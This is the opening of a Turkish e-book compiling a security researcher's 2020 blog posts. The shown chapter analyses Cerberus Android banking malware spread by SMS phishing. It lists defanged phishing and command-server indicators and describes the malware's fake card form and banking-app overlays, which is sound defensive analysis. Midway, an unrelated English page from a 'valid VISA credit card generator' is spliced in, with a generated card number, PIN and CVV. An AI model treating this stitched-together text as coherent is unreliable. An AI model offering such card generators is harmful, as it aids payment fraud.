

THIS BOOK WAS PRODUCED USING  
PRESSBOOKS.COM

## **Hack 4 Career - 2020**

BOOK WAS PRODUCED USING  
PRESSBOOKS.COM



# Hack 4 Career - 2020

MERTSARICA

•

THIS BOOK WAS PRODUCED USING  
PRESSBOOKS.COM

BOOK WAS PRODUCED USING  
PRESSBOOKS.COM

# Contents

Giriş	1
1. Cerberus Analizi	3
2. Profilime Kim Baktı ?	27
3. OPSEC	49
4. TLS Parmak İzi	61
5. Magecart Analizi	67
6. Magecart ile Mücadele	77
7. LinkedIn Dolandırıcıları	83



## Giriş

2009 yılında “Bilgi güçtür ve paylaşıldıkça artar” mottosuyla oluşturduğum blogumda, bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde okurlarımdan aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için faydalı olması dilekleriyle...

THIS BOOK WAS PRODUCED USING  
**PRESSBOOKS.COM**

Easily turn your manuscript into

**EPUB** *Nook, Kobo, and iBooks*

**Mobi** *Kindle*

**PDF** *Print-on-demand and digital  
distribution*




**PRESSBOOKS.COM**  
Simple Book Production



## 1. Cerberus Analizi

2020 yılının Şubat ayında cep telefonuma beni oldukça şüphelendiren bir SMS geldi. Mesajda yer alan [https://ko\[.\]tc/hediyekazani](https://ko[.]tc/hediyekazani) web adresini ziyaret ettiğimde [http://www-bedavainternethediyeuygulama\[.\]com](http://www-bedavainternethediyeuygulama[.]com) web adresine yönlendirildiğimi farketdim. SMS'in gelmesinden kısa bir süre sonra web sitesini tekrar ziyaret ettiğimde bu defa da sitedeki görsellerin değişmiş olduğunu gördüm. "Şüpheli, siber güvenlik araştırmacısının kamçısıdır" diyerek bu durum ile yakından ilgilenmeye karar verdim.



14:41

SN; [REDACTED] SARICA Tüm operatorlerde geçerli 1000 DK, 5 GB INTERNET 3 Ay bedava! Hemen uygulamayı indir, kur ve kazan; <https://ko.tc/hediyekazani> B187

18:04    ...   VoLTE   71% 

thedyeliuygulama.com

16



## 5G Uygulaması 5GB İnternet Veriyor



1)5G Uygulaması İnternet  
Kazandırıyor 5GB İnternet  
Kazanmak İçin Hemen  
İndir

[İndir](#)

Bu türden dosyalar cihazınıza zarar  
verebilir. Yine de 5GBeta.apk adlı  
dosyayı saklamak istiyor musunuz?

[İptal](#)[Tamam](#)

18:20

VoLTE LTE 68%



thediyeliuygulama.com

21



**Tüm Operatörler**


5GB İNTERNET VE 5GB KONUŞMA





**5G Beta Test**

Web sitesinden sunulan 5GBeta.apk dosyasını indirip, mobil zararlı yazılım analizi amacıyla kullanılan o meşhur [Koodous](#) web uygulamasına yüklediğimde analiz başarısızlıkla sonuçlandı. Ardından bu uygulamayı [VirusTotal](#) web uygulamasına yüklediğimde her ne kadar bunun bir bankacılık zararlı uygulaması olduğuna dair bir ipucu (Cerberus) ile karşılaşsam da davranışsal analiz çıktısında komuta kontrol merkezinin adresini göremedim. Aklıma takılan sorulara yanıt bulamadığım için iş başa düştü ve **5GBeta.apk** uygulamasını [Genymotion](#) Android öykünücüsü (emulator) ile hızlıca dinamik olarak analiz etmeye karar verdim.


Zararlı uygulamayı Android'e yükler yüklemeyi kötü emellerini gerçekleştirmek için ilk iş olarak izinleri teker teker istemeye başladı. İzinleri aldıktan ve yükleme işlemi başarıyla tamamlandıktan sonra simgesini gizleyip, arka planda çalışmaya ve komuta kontrol merkezi ile olan [kryll\[.\]ug](#) (8[.]208.19.185) web adresi ile haberleşmeye başladı. [8\[.\]208.19.185](#) ip adresini VirusTotal üzerinden arattığımda pasif DNS bilgilerinden hiç de masum olmadığı net olarak görülüyordu.













Sanal Android işletim sistemimde herhangi bir bankacılık uygulaması yüklü olmadığı için karşıma kredi kartı bilgimi çalmak üzere oluşturulmuş Google Play ekranı çıktı. Test için oluşturulan 16 haneli bir kredi kartı numarası girdiğimde kaydetme butonunun (SAVE) etkinleşmediğini gördüm. Kredi kartı hanesini 19 yaptığımda SAVE butonu aktif hale geldi. Muhtemelen art niyetli kişi, 3 haneli CVV2 numarasının kontrolünü kredi kartı numarasının girildiği forma yönelik yapmış ve böyle bir hata ortaya çıkmıştı. Girdiğim tüm bilgilerin komuta kontrol merkezine şifreli olarak gittiğini gördükten sonra şifreleme anahtarının da peşine düşmeye karar verdim.





Test Generator / Validator

Who do not carry at least one credit card (CC) in their wallet nowadays? Few. Especially with the boom of online shopping, a credit card is a must buying anything online. One of the most popular CC brands is from a company called VISA. Almost every bank and small-shop also out there try to issue a VISA card to their customers, whether it's a credit, debit, prepaid, or just a charge card.

### Valid VISA Credit Card Generator that Work


Generator:	Test VISA Credit Cards
Issuing network:	Visa
Card number:	4510 9658 3456 0735
Pin:	1537
Name:	Josh Lunar
Address:	9807 Mountairtrail Way
Country:	France
CVV:	938
Expiration date:	11 / 2022


[Generate VISA Credit Card](#)

[f](#) [t](#) [in](#) [p](#)

Take a look at the legendary [VISA company](#) if you don't know who they are :D.

People hesitate to share their VISA CC details for an online purchase. Those working as developers or quality assurance engineers for software companies may need to have thousands of credit card numbers to feed through their applications. They need a tool to generate these kinds of valid VISA card numbers in bulk. They should use a [VISA Credit Card Generator 2020](#) for getting these test numbers regularly.






Şifreleme anahtarından önce zararlı uygulamanın bankacılık bilgilerini çalıp çalmadığını teyit etmek için sanal sistemim üzerine 10 tane bankanın mobil uygulamasını yükledim ve teker teker çalıştırmaya başladım. Yaptığım testler sonucunda zararlı uygulama, hedef aldığı mobil bankacılık uygulaması çalıştığı anda bankacılık uygulamasının giriş ekranının üzerine sahte bir ekran açarak kullanıcı tarafından ekrana girilen tüm bilgileri çalabiliyordu.

